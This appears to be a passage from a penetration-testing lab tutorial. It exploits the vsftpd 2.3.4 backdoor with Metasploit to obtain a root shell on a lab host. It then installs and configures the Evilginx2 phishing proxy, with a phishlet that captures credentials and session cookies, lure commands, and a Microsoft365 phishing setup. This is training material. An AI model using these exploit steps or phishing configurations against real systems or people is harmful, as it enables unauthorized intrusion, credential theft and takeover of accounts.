|       Connected to 192.168.1.110  
|       Logged in as ftp  
|       TYPE: ASCII  
|       No session bandwidth limit  
|       Session timeout in seconds is 300  
|       Control connection is plain text  
|       Data connections will be plain text  
|       vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|_ssh-hostkey:
```

Vulnerable Runing Service

CVE-2011-2523 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

`vsftpd 2.3.4` downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

The target running `vsftpd 2.3.4` which is vulnerable and can be exploited

Metasploit Framework

1

Auxiliary

Scanning and enumeration modules (no exploitation / no session required)

2

Exploit

Modules that trigger a vulnerability to gain access (the “entry”)

3

Payload

What runs after a successful exploit (the “result/action” after entry)

4

Post

Modules used after you already have a session (info gathering, privilege checks, cleanup — within scope)

Metasploit Framework

```
(black@black)-[~/Desktop]  
$ msfconsole
```

Metasploit tip: Use the resource command to run commands from a file

[illegible]

```

+ -- ==[ metasploit v6.4.50-dev
+ -- ==[ 2496 exploits - 1283 auxiliary - 431 post
+ -- ==[ 1610 payloads - 49 encoders - 13 nops
+ -- ==[ 9 evasion

```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 >
```


Auxiliary

```
msf6 > use auxiliary/scanner/ftp/ftp_version
msf6 auxiliary(scanner/ftp/ftp_version) > show options
```

Module options (auxiliary/scanner/ftp/ftp_version):

Name	Current Setting	Required	Description
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS	192.168.1.1	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/ftp/ftp_version) > set RHOSTS 192.168.1.103
RHOSTS => 192.168.1.103
msf6 auxiliary(scanner/ftp/ftp_version) > show options
```

Module options (auxiliary/scanner/ftp/ftp_version):

Name	Current Setting	Required	Description
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS	192.168.1.103	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

```
msf6 auxiliary(scanner/ftp/ftp_version) > run
[+] 192.168.1.103:21 - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 192.168.1.103:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_version) > █
```

Exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.103	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```


Exploitation Success !

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.103:21 - USER: 331 Please specify the password.
[+] 192.168.1.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.110:44041 -> 192.168.1.103:6200) at 2025-12-21 14:37:39 -0500
```

```
pwd
/
cd /home
ls
ftp
msfadmin
service
user
mkdir exploited
ls
exploited
ftp
msfadmin
service
user
```

```
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ ls
exploited  ftp  msfadmin  service  user
msfadmin@metasploitable:/home$
```

Social Engineering & OSINT



Hacking a machine could be difficult some time.. But what about the head master of these machines?... That's why Social Engineering called the way of hacking humans

Social Engineering & OSINT

Social Engineering & OSINT are companion tactics. **OSINT** gathers public data (reconnaissance) to build a target profile, while **Social Engineering** uses that data to manipulate humans (execution) into bypassing security.

Combined Operational Goals:

- **Map Attack Surface:** Find IPs, domains, and tech stacks (OSINT)
- **Profile Targets:** Identify employee names, emails, and roles (OSINT)
- **Discover Leaks:** Find exposed passwords or docs online (OSINT)
- **Harvest Credentials:** Steal passwords via Phishing/Smishing (SE)
- **Bypass Defenses:** Evade firewalls/AV by tricking the user (SE)
- **Gain Access:** Physical entry (Tailgating) or remote execution (SE)




Social Engineering Attacks



Phishing

Sending fraudulent emails resembling legitimate sources to steal credentials or deploy malware.



Vishing

Using phone calls to manipulate victims into revealing sensitive information or granting access



Baiting

Leaving physical media (like infected USB drives) in public areas to trick curious victims into plugging them in.



Pretexting

Creating a fabricated scenario or persona (e.g., IT Support) to establish trust and steal data.

OSINT Techniques



Advanced Search Operators

Using specialized search engine queries to locate exposed files or vulnerable servers.



Social Media Intelligence

Analyzing profiles to map relationships, habits, and verify identities for targeting.



Public Credential Leaks

Searching databases of previously breached usernames and passwords.



Infrastructure Analysis

Mapping external digital assets like domains and servers to identify security weaknesses.

Social Engineering Tools



Gophish

Open-source framework for
managing phishing
campaigns



Social-Engineer Toolkit

Python suite for cloning
sites and creating
payloads



Evliginx2


A proxy tool designed to
phish credentials in real-
time and bypass 2FA

OSINT Tools



Maltego

is an open-source intelligence (OSINT) and graphical link analysis tool. It excels at taking disparate pieces of information from open sources and transforming them into a visual map of relationships



Shodan


A specialized search engine that indexes devices and services connected to the internet, rather than websites.



SpiderFoot

is an automated OSINT reconnaissance tool. Its main purpose is to automate the process of gathering intelligence about a specific target


Adversary-in-the-Middle (AiTM) Attacks




Adversary-in-the-Middle (AiTM) attack is a targeted, real-time phishing technique where the attacker operates a proxy between the victim and the legitimate service to intercept and manipulate the live authentication flow — capturing credentials, session cookies, tokens, or one-time codes so the attacker can immediately take over the session (often bypassing MFA).

Social Engineering (LAB-VIEW)

Requirements (WITH THIS):




Phishlet Template



Social Engineering (LAB-VIEW)

Requirements (OR THIS):



Phishlet Template



Installation & Setup

1. Cloning the Repository of evilginx

2. Go to directory and build evilginx


3. Evilginx now running

```
C:\Windows\System32\cmd.e  X  +  v

Microsoft windows [Version 10.0.26200.6725]
(c) Microsoft Corporation. All rights reserved.

D:\LAB>git clone https://github.com/kgretzky/evilginx2.git
Cloning into 'evilginx2'...
remote: Enumerating objects: 4961, done.
remote: Counting objects: 100% (174/174), done.
remote: Compressing objects: 100% (64/64), done.
Receiving objects: 6% (299/4961), 156.00 KiB | 28.00 KiB/s

D:\LAB>cd evilginx2

D:\LAB\evilginx2>build_run.bat
Building...
|



- -- Community Edition -- -  
by Kuba Gretzky (@mrgretzky) version 3.3.0



```
[23:04:53] [inf] Evilginx Pro is finally out: https://evilginx.com (advanced phishing framework for red teams)
[23:04:53] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[23:04:53] [inf] debug output enabled
[23:04:53] [inf] loading phishlets from: ./phishlets
[23:04:53] [inf] loading configuration from: C:\Users\Lenovo\.evilginx
[23:04:54] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
```



| phishlet | status   | visibility | hostname | unauth_url |
|----------|----------|------------|----------|------------|
| example  | disabled | visible    |          |            |



```
:
```


```

Installation & Setup (Linux)

1. Cloning the Repository of evilginx

```
C:\Windows\System32\cmd.e  ×  +  ∨  
Microsoft Windows [Version 10.0.26200.6725]  
(c) Microsoft Corporation. All rights reserved.  
  
D:\LAB>git clone https://github.com/kgretzky/evilginx2.git  
Cloning into 'evilginx2'...  
remote: Enumerating objects: 4961, done.  
remote: Counting objects: 100% (174/174), done.  
remote: Compressing objects: 100% (64/64), done.  
Receiving objects: 6% (299/4961), 156.00 KiB | 28.00 KiB/s
```

2. Go to directory and build evilginx


```
cd evilginx2 && make # Run Evilginx2
sudo ./build/evilginx -p ./phishlets
```

3. Evilginx now running

The image shows the Evilginx Pro logo, which consists of a red pixelated face with two red crosses for eyes and five white squares for teeth. To the right of the logo is the text 'Evilginx' in a stylized, outlined font. Below the logo and text is a terminal window showing the following output:

```
- -- Community Edition -- -  
by Kuba Gretzky (@mrgretzky)    version 3.3.0  
[23:04:53] [inf] Evilginx Pro is finally out: https://evilginx.com (advanced phishing framework for red teams)  
[23:04:53] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)  
[23:04:53] [inf] debug output enabled  
[23:04:53] [inf] loading phishlets from: ./phishlets  
[23:04:53] [inf] loading configuration from: C:\Users\Lenovo\.evilginx  
[23:04:54] [inf] blacklist: loaded 0 ip addresses and 0 ip masks  
  
+-----+-----+-----+-----+-----+  
| phishlet | status | visibility | hostname | unauth_url |  
+-----+-----+-----+-----+-----+  
| example | disabled | visible | | |  
+-----+-----+-----+-----+-----+  
:  
:
```


Evilginx Configuration



- -- Community Edition -- -

by Kuba Gretzky (@mrgretzky)

version 3.3.0


```
[23:04:53] [inf] Evilginx Pro is finally out: https://evilginx.com (advanced phishing framework for red teams)
[23:04:53] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[23:04:53] [inf] debug output enabled
[23:04:53] [inf] loading phishlets from: ./phishlets
[23:04:53] [inf] loading configuration from: C:\Users\Lenovo\.evilginx
[23:04:54] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
```

phishlet	status	visibility	hostname	unauth_url
example	disabled	visible		


```
: config domain black-lab.com
[23:26:15] [inf] server domain set to: black-lab.com
: config ipv4 127.0.0.1
[23:42:23] [inf] server external IP set to: 127.0.0.1
:
```

Now press **q** or turn off the tool to install evilginx certification to our browser


1.Go to %USERPROFILE%\evilginx\crt




2.Click on Browse Button



3. Select This option



4. Press Finish



Evilginx Commands(Phishlets)

Managing Phishlets :

List available phishlets

phishlets

View phishlet hostname requirements

phishlets hostname <phishlet_name>

Set hostname for phishlet

phishlets hostname Microsoft login.yourdomain.com

Enable a phishlet

phishlets enable outlook

Disable a phishlet

phishlets disable outlook

Get phishlet info

phishlets get-hosts outlook

Evilginx Commands(Phishlets)

Phishlets Configuration file (.yaml):

```
min_ver: '3.0.0'
proxy_hosts:
  - {phish_sub: 'login', orig_sub: 'login', domain: 'lab.local', session: true, is_landing: true, auto_filter: true}
sub_filters:
# - {triggers_on: 'breakdev.org', orig_sub: 'academy', domain: 'breakdev.org', search: 'something_to_look_for', replace: 'replace_it_with_this', mimes:
['text/html']}
auth_tokens:
  - domain: 'login.lab.local'
    keys: ['cookie']
credentials:
  username:
    key: 'username'
    search: '(.)'
    type: 'post'
  password:
    key: 'password'
    search: '(.)'
    type: 'post'
login:
  domain: 'login.lab.local'
  path: '/'
```

Evilginx Commands(Lure)

Lure Management :

Create a new lure for a phishlet

lures create <phishlet_name>

View all lures

lures

Get phishing URL for specific lure

lures get-url <lure_id>

Delete a lure

lures delete <lure_id>

Edit lure redirect URL (where victim goes after)

lures edit <lure_id> redirect_url <https://legitimate-site.com>

Example Workflow:

lures create outlook

lures get-url 0

Returns: <https://login.yourdomain.com/aBc123>

Evilginx Commands(Sessions)

Working with Captured Sessions:

```
# List all captured sessions
sessions

# View detailed session info
sessions <session_id>

# Delete a session
sessions delete <session_id>

# Delete all sessions
sessions delete all
```

Session Data Includes:

- Username/email
- Password (if captured)
- Session cookies
- Authentication tokens
- Timestamp of capture
- Source IP address

Evilginx in Action

```
: config domain black-lab.com
[00:39:21] [inf] server domain set to: black-lab.com
: config ipv4 127.0.0.1
[00:39:33] [inf] server external IP set to: 127.0.0.1
: phishlets hostname Microsoft365 black-lab.com
[00:39:46] [inf] phishlet 'Microsoft365' hostname set to: black-lab.com
[00:39:46] [inf] disabled phishlet 'Microsoft365'
: phishlets enable Microsoft365
[00:39:56] [inf] enabled phishlet 'Microsoft365'
: phishlets get-hosts Microsoft365
```

```
127.0.0.1 login.black-lab.com
127.0.0.1 www.black-lab.com
127.0.0.1 acc.black-lab.com
127.0.0.1 live.black-lab.com
127.0.0.1 account.black-lab.com
127.0.0.1 outlook.black-lab.com
127.0.0.1 gui.black-lab.com
127.0.0.1 csp.black-lab.com
127.0.0.1 reporting.black-lab.com
127.0.0.1 sso.black-lab.com
127.0.0.1 black-lab.com
127.0.0.1 events.api.black-lab.com
127.0.0.1 apm.vpce.gdw55e.black-lab.com
127.0.0.1 g.sst.black-lab.com
127.0.0.1 ssl.black-lab.com
127.0.0.1 ok.black-lab.com
127.0.0.1 okta.black-lab.com
```

hosts

```
: lures create Microsoft365
[00:50:18] [inf] created lure with ID: 1
: lures get-url 1
```

```
https://login.black-lab.com/wsosudRI
```

URL

Hosts file

```
127.0.0.1 login.black-lab.com
127.0.0.1 www.black-lab.com
127.0.0.1 acc.black-lab.com
127.0.0.1 live.black-lab.com
